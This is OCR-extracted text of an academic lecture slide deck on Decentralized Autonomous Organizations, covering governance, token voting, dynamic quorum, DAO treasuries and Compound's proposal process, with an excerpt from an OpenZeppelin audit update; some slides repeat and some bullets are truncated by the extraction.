


Decentralized Autonomous Organizations (DAOs)

Johnnatan Messias, PhD

@johnnatan_me

RPTU, Kaiserslautern, Germany

January 14th, 2026

MAX PLANCK INSTITUTE
FOR SOFTWARE SYSTEMS

johnnatan-messias.github.io

Who Am I?

Computer Scientist

- Bachelor (UFOP), Master (UFMG), and PhD (MPI-SWS) in Computer Science

Vast academic experience

- UFOP, UFMG, ELTE, MPI-SWS, and vast publication record.

Vast industrial experience

- Kunumi, Chainlink Labs, Matter Labs

Taught and organized classes and seminars

- EEDS, UFOP, UFMG, UdS/MPI-SWS, received award nominations.

Socially disruptive technologies

Research interests

Social Computing

- Vast topics of interest, publications.

Machine Learning

- Most innovative ML health software in Brazil by IT Forum 365, promoted by PwC and ITMidia.

Decentralized technologies

- Vast topics of interests, talks, papers.

Decentralized Technologies — Blockchains

Decentralized Governance 📦

- Fairness in Token Delegation: Mitigating Voting Power Concentration in DAOs (submitted)
- Understanding Blockchain Governance: Analyzing Decentralized Voting to Amend DeFi Smart Contracts (submitted)
- On the Centralisation of Governance Power in Decentralized Autonomous Organizations (submitted)

Airdrops 💦

- Airdrops: Giving Money Away Is Harder Than It Seems (submitted)
- Crypto Airdrops and Finance in Digital Cultures: From Speculation to Sociality (submitted)

Data 💽

- A Public Dataset For the ZKsync Rollup (FC-CAAW25)
- The Writing is on the Wall: Analyzing the Boom of Inscriptions and its Impact on EVM-compatible Blockchains (FC-CAAW25)

DeFi / MEV 🏎️

- The Express Lane to Spam and Centralization: An Empirical Analysis of Arbitrum's Timeboost (submitted)
- Liquid Staking Tokens in Automated Market Makers (Marble 24)
- Cross-Rollup MEV: Non-Atomic Arbitrage Across L2 Blockchains (submitted)
- Quantifying Arbitrage in Automated Market Makers: An Empirical Study of Ethereum ZK Rollups (Marble 24)
- Cross-border Exchange of CBDCs using Layer-2 Blockchain (CfC 24)
- Dissecting Bitcoin and Ethereum Transactions: On the Lack of Transaction Contention and Prioritization Transparency in Blockchains (FC 23)
- Selfish & Opaque Transaction Ordering in the Bitcoin Blockchain: The Case for Chain Neutrality (IMC 21)


ZK 🔐

- Unrolling the Performance of ZK-Rollups through Stochastic Modeling (IEEE SMC 25)
- A Stochastic Performance Model for Evaluating Ethereum Layer-2 Rollups (Future Generation Computer Systems 2025)

And more 🔮

What Is the Issue With Centralized Organizations?


- **Inefficiency:** decisions pass through hierarchical bottlenecks, slowing execution and preventing parallel coordination.
- **Faulty decision-making:** a small group makes decisions based on incomplete information and misaligned incentives, leading to persistent and costly errors.
- **Lack of transparency:** opaque processes and internal discretion requires stakeholders to trust decisions they cannot independently verify.
- **Corruption:** create opportunities for abuse that are difficult to detect or prevent.
- **Censorship:** enables unilateral suppression of users, proposals, or ideas without transparent justification.
- **Lack of check and balances:** same actors often propose, approve, and execute decisions, eliminating meaningful constraints on power.
- **Lack of innovation:** Hierarchical approval processes and risk-averse leadership discourage experimentation, causing centralized organizations to favor stability over innovation.




What Is the Issue With Centralized Organizations?

- **Inefficiency:** decisions pass through hierarchical bottlenecks, slowing execution and preventing parallel coordination.
- **Faulty decision-making:** a small group makes decisions based on incomplete information and misaligned incentives, leading to p
- **Lack of transparency** they cannot independe
- **Corruption:** create op
- **Censorship:** enables
- **Lack of check and ba** meaningful constraints
- **Lack of innovation:** H experimentation, causing centralized organizations to favor stability over innovation.

DAOs attempt to fix organizational failures by replacing trust in people with trust in rules and transparency, but this comes at a cost.



Typical Crypto Roadmap



What Is a DAO?

What Is a Decentralized Autonomous Organization (DAO)?

Decentralized Governance

- **Decision-making** authority is **distributed among members** instead of being concentrated in a central entity.
- **Benefits:** Increased inclusivity, resistance to centralized power abuse, and enhanced resilience.

Transparency

- Operations, decisions, and treasury **management are recorded on a blockchain, visible to all members** and stakeholders.
- **Benefits:** Builds trust and accountability within the community.

Smart Contract Automation

- **Rules and operations** of the DAO **are encoded in smart contracts**, enabling autonomous execution of tasks **without intermediaries**.
- **Benefits:** Efficiency, reliability, and reduced risk of human error.

Token-Based Membership and Voting

- **Members hold** tokens that represent **voting power** or rights within the DAO. Governance **often** operates **on principles like one-token-one-vote** or quadratic voting.
- **Benefits:** Aligns incentives, fosters active participation, and enables scalable governance.

Community-Driven Purpose

- DAOs are **typically mission-oriented**, focusing on goals such as funding projects, managing decentralized protocols, or creating shared value for members.
- **Benefits:** Engages a global, like-minded community united by a common vision.

No CEO, no legal hierarchy!

What Are the Key Characteristics of DAOs?

Token ownership

- It represents a **stake in the system**, allowing participation in decision-making.

Token delegation

- It enables holders to transfer **voting power to trusted representatives**, similar to liquid democracy.

Who can vote?

- Anyone with governance **(delegated) tokens can vote** on proposals via secure blockchain platforms.

On-chain vs off-chain voting

- On-chain voting ensures **transparency and immutability**.
- Off-chain voting is **faster** but less transparent.

Most typical voting systems

- Majority voting and quadratic voting.
- Locking tokens.
- Continuous voting.
- Fixed or dynamic quorum.

DAO LANDSCAPE


Curated by @Coo

DAO Operating Systems

ARAGON
MolochDAO
COLONY
Orca Protocol

Protocol DAOs

MAKER
Compound
UNISWAP
AAVE
Yearn
SYNTHETIX
Index Coop
PieDAO
LIDO
Sushi
Curve
pool together
tornado
KeeperDAO
Badger
hDAO
RaribleDAO

Investment DAOs

MetaCartel Ventures
theLAO
Flamingo
GCR
Komorebi
Duck DAO
UdacityFund

Service DAOs

RAID GUILD
DXdao
PartyDAO
MetaFactory
Fire Eyes
Reverie
NeptuneDAO
LexDAO
MetaverseDAO
Llama

Social DAOs

FWB
Seed Club
GITCOIN
FiatLuxDAO
Metafam
KrausHaus
Bright Moments
SquiggleDAO
ProsperDAO

Collector DAOs

PleasrDAO
FlamingoDAO
Gremlins
FingerprintsDAO
BRRDAO
herstoryDAO
MUSE0DAO
Whale

Media DAOs

BanklessDAO
FOREFRONT
GCR
DarkstarDAO

DAO LANDSCAPE

Curated by @Coo

DAO Operating Systems

ARAGON
MolochDAO
COLONY
Orca Protocol

Protocol DAOs

MAKER
Compound
UNISWAP
AAVE
Yearn
SYNTHETIX
Index Coop
PieDAO
LIDO
Sushi
Curve
pool together
tornado
KeeperDAO
Badger
hDAO
RaribleDAO

Investment DAOs

MetaCartel Ventures
theLAO
Flamingo
Global Coin Research
Duck DAO

DAOs own and govern DeFi protocols

Collector DAOs

PleasrDAO
FlamingoDAO
Gremlins
FingerprintsDAO
BRRDAO
herstoryDAO
MUSE0DAO
Whale

DAOs

Seed Club
FiatLuxDAO
Fire Eyes
Reverie
Metafam
KrausHaus
NeptuneDAO
LexDAO
Bright Moments
SquiggleDAO
MetaverseDAO
Llama
ProsperDAO


Media DAOs

BanklessDAO
FOREFRONT
Global Coin Research
GCR
DarkstarDAO


Dynamic Quorum In DAO Governance

- **The quorum requirement adapts automatically based on context, behavior, or vote dynamics.**
  - **Lower bound (q_{min}):** The minimum quorum that must always be met for a proposal to pass.
  - **Upper bound (q_{max}):** A cap on how high the quorum requirement can grow.
  - **Sensitivity coefficient (α):** A scalar that determines how strongly quorum reacts to changes in voting conditions.
  - **Function ($q = f(x)$):** Linear, exponential, …

Varying lower and upper bounds



Varying coefficients



What Is a DAO Treasury?


- **The DAO treasury is the pool of shared resources that governance controls and allocates.**
  - **Holds assets such as** native tokens (ETH), stablecoins (USDC, DAI), protocol revenue, governance tokens.
  - Controlled by **rules**, not individuals.
  - Actions on the treasure are typically triggered by **governance decisions.**

Why the Treasury Is Central Do DAOs?

- **Economic gravity**
  - Governance power exists because the treasury exists.
  - If there were no treasury, governance would be symbolic.
- **Incentive alignment**
  - Token holders care about governance because decisions affect shared capital.
  - Attackers target governance because it unlocks treasury access.
- **Security perspective**
  - The treasury is the DAO's main attack surface.

What Is a DAO Treasury?

- **The DAO treasury is the pool of shared resources that governance controls and allocates.**



Name	Breakdown	Stablecoins	Majors (BTC, ETH)	Own Tokens	Others	Total excl. own tokens	Total Treasury	Mcap
1 Mantle Treasury		$13.63m	$44.7m	$2.869b	$119.06m	$177.39m	$3.047b	
2 Uniswap		$1,134	$705.45	$1.439b	$0	$1,839	$1.439b	$3.44b
3 ENS		$45.45m	$101.21m	$634.97m	$21.75m	$168.41m	$803.38m	$392.83m
4 Cardano		$0	$0	$628.49m	$0	$0	$628.49m	$14.416b
5 Optimism Foundation		$14,289	$2,505	$586.92m	$0.3	$16,794	$586.94m	$623.21m
6 Arbitrum DAO		$148,174	$15.56m	$543.53m	$3.02	$15.71m	$559.24m	
7 Golem Network		$0.72	$350.54m	$45.31m	$206.72	$350.54m	$395.85m	$331.5m
8 SharpLink Gaming		$0.018	$74,330	$0	$269.2m	$269.27m	$269.27m	
9 Fei Protocol		$0.0024	$0	$259.88m	$0	$0.0024	$259.88m	$18.71m
10 Gnosis DAO		$9.15m	$10.88m	$160.6m	$20.12m	$40.15m	$200.75m	$374.06m
11 Ethereum Foundation		$8.11m	$105.59m	$0	$84.83m	$198.53m	$198.53m	$378.553b
12 Lido		$21.91m	$106.48m	$65.03m	$12,781	$128.41m	$193.43m	$529.74m
13 Olympus DAO		$169m	$1,588	$0.11	$536,677	$169.54m	$169.54m	$352.86m
14 Sky		$316,040	$7.63	$160.24m	$0.3	$316,048	$160.55m	$1.343b

- **Security perspective**
  - The treasury is the DAO’s main attack surface.

Lifecycle of a Proposal: Using Compound as Example

- Decentralized lending platform.
- It uses the Compound Governor Bravo as their governance protocol.
- Proposals lifecycle typically lasts for 7 days.

Compound

Sign Up | Log In

Proposals | tags | Latest | Top

Topic	Replies	Views	Activity
About the Proposals category Discussion and preparation for upcoming proposals, once the parameters & contracts are known.	1	994	May 2021
The Compound Governance Support Working Group (GSWG) Updates Thread	3	159	1h
Deploy Compound V3 on Celo	2	429	8h
Market Updates - Alternate Governance Track	1	62	9h
[Gauntlet] DAI v3 Comet on Mainnet - Recommendation	0	101	11h
Add market USDT on Polygon	9	986	1d
Approve API3 Data Feeds for use within Compound Finance price-feed, liquidation	2	378	1d

OpenZeppelin Security Updates for June & July 2022

Governance Process audit

cylon — 2 — Jul 2022

Jul 2022

1 / 1

Jul 2022

Simple Summary

Over the last couple months, OpenZeppelin has completed an audit of the new Compound III protocol for Compound Labs, codenamed Comet. We finished development of our monitoring solution with the release of an all-in-one dashboard and we plan to extend monitoring support for Compound III after its launch. Finally, we're planning to provide security advice to the Pause Multisig to utilize the new monitoring alerts and improve incident response readiness.

Initiative Updates

Protocol Audits

Audits Delivered

Compound III: Comet

As planned in our last monthly update, OpenZeppelin conducted a comprehensive audit of Compound III developed by Compound Labs. Our audit lasted from May 16th to June 17th and was followed by several weeks of working with the Compound Labs team on fix reviews and follow-up changes. The audit is now published and be viewed on our blog here: https://blog.openzeppelin.com/compound-iii-audit/ 5

We found a total of 30 security issues, the majority of which were Low severity or Best Practice Recommendations. One High and three Medium security issues were raised and were either resolved with code changes or additional documentation to avoid misuse by privileged roles. We also included monitoring recommendations 4 that could be added to our existing monitoring solution.

Overall, we are happy to have worked with such a high-quality codebase. We didn't find any critical vulnerabilities and are glad to have robustness across the contracts even with novel designs. A short overview of the v2 → v3 protocol changes is available in this Twitter thread 2.

PR177 & PR193 for Arr00

In early May, we conducted a short audit for @arr00 of both PR193 for the Sweep Controller and PR177 to enable Timelock ETH Transfers. We found a collection of issues for both which were promptly resolved. Both the initial audit findings resolutions are available in this gist: https://gist.github.com/cylon56/752f9061713a8d737e526fdce4b85f1f

PR193 was successfully passed by governance as part of Proposal 112.


Audit Backlog

With the audit of Compound III completed, we've found ourselves with a very minimal backlog going forward. We'll be using any freed-up audit time to research vulnerabilities and find ways to optimize our monitoring for Compound.

Audit Backlog:


Lifecycle of a Proposal: Using Compound as Example

